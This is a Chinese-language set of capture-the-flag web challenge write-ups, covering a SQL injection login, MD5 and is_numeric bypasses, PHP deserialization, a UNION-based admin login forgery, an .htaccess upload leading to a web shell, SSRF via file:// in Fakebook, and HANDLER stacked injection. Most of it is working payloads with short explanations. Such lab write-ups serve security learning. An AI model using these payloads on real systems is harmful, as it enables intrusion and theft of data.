
随便输入开始登陆，单引号报错，其他并没报错，应该就是单引号闭合的字符型，输了个or就显示这了，然后发现and/空格/union/select/=//**/都是这，应该是被过滤了，想试试报错注入，但是怎么能让报错函数执行呢，这里用到^符号搞异或

查数据库

```
?username=1'^extractvalue(1,concat(0x7e,(database())))%23&password=1
```

查表

```
?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like('geek'))))%23&password=1
```



查字段

```
?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(
table_name)like('H4rDsq1'))))%23&password=1
```

查数据

```
?username=1'^extractvalue(1,concat(0x7e,(select(group_concat(password))from(H4rDsq1))))%23&password=1
```


```
?username=1'^extractvalue(1,concat(0x7e,(select(right(password,30))from(H4rDsq1))))%23&password=1
```

[MRCTF2020]Ez_bypass 1

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}
```

一个md5弱比较，直接数组就是了

一个is_numeric的绕过，在1234567后加字母，这的确不是数字，但是解析时不接收a

```
?gg[]=1&id[]=2
passwd=1234567a
```

[网鼎杯 2020 青龙组]AreUSerialz 1

```php
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
```

```
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }

}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {

    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }

}
```

打开题看了会，以为通过op两个不同的功能传上去文件然后读取，没想到竟是伪协议控制read()直接读取flag.php的内容。。。。这里一共要绕过两个地方`is_valid()`和`__destruct()`中的强比较

> is_valid()函数规定字符的ASCII码必须是32-125，而protected属性在序列化后会出现不可见字符\00*\00，转化为ASCII码不符合要求。绕过的话：PHP7.1以上版本对属性类型不敏感，public属性序列化不会出现不可见字符，可以用public属性来绕过
>
> __destruct()魔术方法中，op==="2"是强比较，而process()使用的是弱比较op==“2”，可以通过弱类型绕过。绕过方法就是op=2，这里的2是整数int类型，op=2时，op==="2"为false，op=="2"为true

最终payload

```
<?php

class FileHandler {

   public $op = 2;
   public $filename = "flag.php";
   public $content;

}
echo serialize(new FileHandler());
?>
```

```
?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:8:"flag.php";s:7:"content";N;}
```

这就比较离谱了，这里也可以用文件读取，但我感觉大可不必

[GXYCTF2019]BabySQli 1

啥也没有，查看源代码发现search.php，点进去发现大写字母+数字，base32+base64解得

```
select * from user where username = '$name'
```

应该是通过检验密码与user查出来的密码能否对上，先查字段数

```
name=-1' union select 1,2,3%23&pw=1
```

显示wrong user!，将2的位置替换成admin

```
name=-1' union select 1,'admin',3%23&pw=3
```

显示wrong pass!，本想着这里3与后面密码的3一样就可以了，但还是不对，这里密码应该有一层MD5加密，所以这里传MD5加密的密码，就直接搞出flag了

```
name=-1' union select 1,'admin','eccbc87e4b5ce2fe28308fd9f2a7baf3'%23&pw=3
```

这里并不是查到有admin这个用户，而且密码为3，而是在联合查询并不存在的数据时，联合查询就会构造一个虚拟的数据

[MRCTF2020]你传你□呢 1

上传图片上传成功，上传图片□也上传成功，那尝试上传 `.htaccess` 文件

```
<FilesMatch "1.png">
  SetHandler application/x-httpd-php
</FilesMatch>
```

还是报我才your problem?了。上传抓包修改 `Content-Type:` 为 `image/jepg`，上传成功，那上传了图片□直接蚁剑连接

[网鼎杯 2018]Fakebook 1

找了下robots.txt竟然还有收获

```php
class UserInfo
{
    public $name = "";
    public $age = 0;
    public $blog = "";

    public function __construct($name, $age, $blog)
    {
        $this->name = $name;
        $this->age = (int)$age;
        $this->blog = $blog;
    }

    function get($url)
    {
        $ch = curl_init();

        curl_setopt($ch, CURLOPT_URL, $url);
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        $output = curl_exec($ch);
        $httpCode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        if($httpCode == 404) {
            return 404;
        }
        curl_close($ch);

        return $output;
    }

    public function getBlogContents ()
    {
        return $this->get($this->blog);
    }

    public function isValidBlog ()
    {
        $blog = $this->blog;
        return preg_match("/^(((http(s?))\:\/\/)?)([0-9a-zA-Z\-]+\.)+[a-zA-Z]{2,6}(\:[0-9]+)?(\/\S*)?$/i", $blog
);
    }

}
```

像是一个反序列化，并且中间还有一个`curl_exec($ch);`，返回来john.php注册一个，注册完发现username能点，发现url有参数，有点像sql注入，试了几下发现就是，并且没有什么防护


```
/view.php?no=1 order by 5
发现union select整体被过滤，利用/**/隔开
/view.php?no=-1 union/**/select 1,2,3,4
爆库
/view.php?no=-1 union/**/select 1,database(),3,4
爆表
/view.php?no=-1 union/**/select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema
=database()
爆字段
/view.php?no=-1 union/**/select 1,group_concat(column_name),3,4 from information_schema.columns where table_name
='users'
找数据
/view.php?no=-1 union/**/select 1,group_concat(data),3,4 from users
O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";i:1;s:4:"blog";s:17:"http://yster.live";}
```

也就是我注册的信息并且反序列化了一下，与之前robots.txt里面发现的一样

```
public function getBlogContents ()
{
    return $this->get($this->blog);
}
```

get函数的内容由blog控制，get函数内

```
【*】curl_init ： 初始化一个cURL会话，供curl_setopt(), curl_exec()和curl_close() 函数使用。

【*】curl_setopt ： 请求一个url。
其中CURLOPT_URL表示需要获取的URL地址，后面就是跟上了它的值。

【*】CURLOPT_RETURNTRANSFER 将curl_exec()获取的信息以文件流的形式返回，而不是直接输出。

【*】curl_exec，成功时返回 TRUE， 或者在失败时返回 FALSE。 然而，如果 CURLOPT_RETURNTRANSFER选项被设置，函数执行成功时会返回执行的结果，失败时返回 FALSE 。

【*】CURLINFO_HTTP_CODE ：最后一个收到的HTTP代码。
curl_getinfo：以字符串形式返回它的值，因为设置了CURLINFO_HTTP_CODE，所以是返回的状态码。
```

这里的确有设置`CURLOPT_RETURNTRANSFER`，以文件流的形式返回，那就试试文件读取，直接file flag去

```php
<?php
class UserInfo
{
    public $name = "1";
    public $age = "1";
    public $blog = "file:///var/www/html/flag.php";
}
echo serialize(new UserInfo());
?>
```

```
O:8:"UserInfo":3:{s:4:"name";s:1:"1";s:3:"age";s:1:"1";s:4:"blog";s:29:"file:///var/www/html/flag.php";}
```

username	age	blog
2	1	file:///var/www/html/flag.php

the contents of his/her blog

最后找到flag，为什么这里能直接插入反序列化的语句然后执行，其实和sql一样，就是为什么输入sql语句会执行

```
<iframe src="data:text/html;base64,PD9waHANCg0KJGZsYWcgPSAiZmxhZ3syYmMwZjc0Zi1mM2ExLTRhMmEtYTFjYi05YmFjYzdiODU4ZDN9IjsNCmV4aXQoMCk7DQo=" width="100%" height="10em">
```

还有一种方法是sql注入时知道了拥有root权限，然后利用load_file()函数直接去加载一个文件

```
?no=-1 union/**/select 1,load_file("/var/www/html/flag.php"),3,4
```

[GYCTF2020]Blacklist 1

真是新姿势，前所未有的新姿势，一眼看到题就是以前见过的一道，但过滤了更多，根本没法搞，这里用到新的HANDLER：HANDLER [表名] OPEN;语句打开一个表，使其可以使用后续HANDLER [表名] READ；该表对象未被其他会话共享，并且在会话调用HANDLER [表名] CLOSE;或会话终止之前不会关闭

```
1';show databases;
1';show tables;
1';show columns from `FlagHere`;
```

```
1';handler FlagHere open;handler FlagHere read first;handler FlagHere close;#
```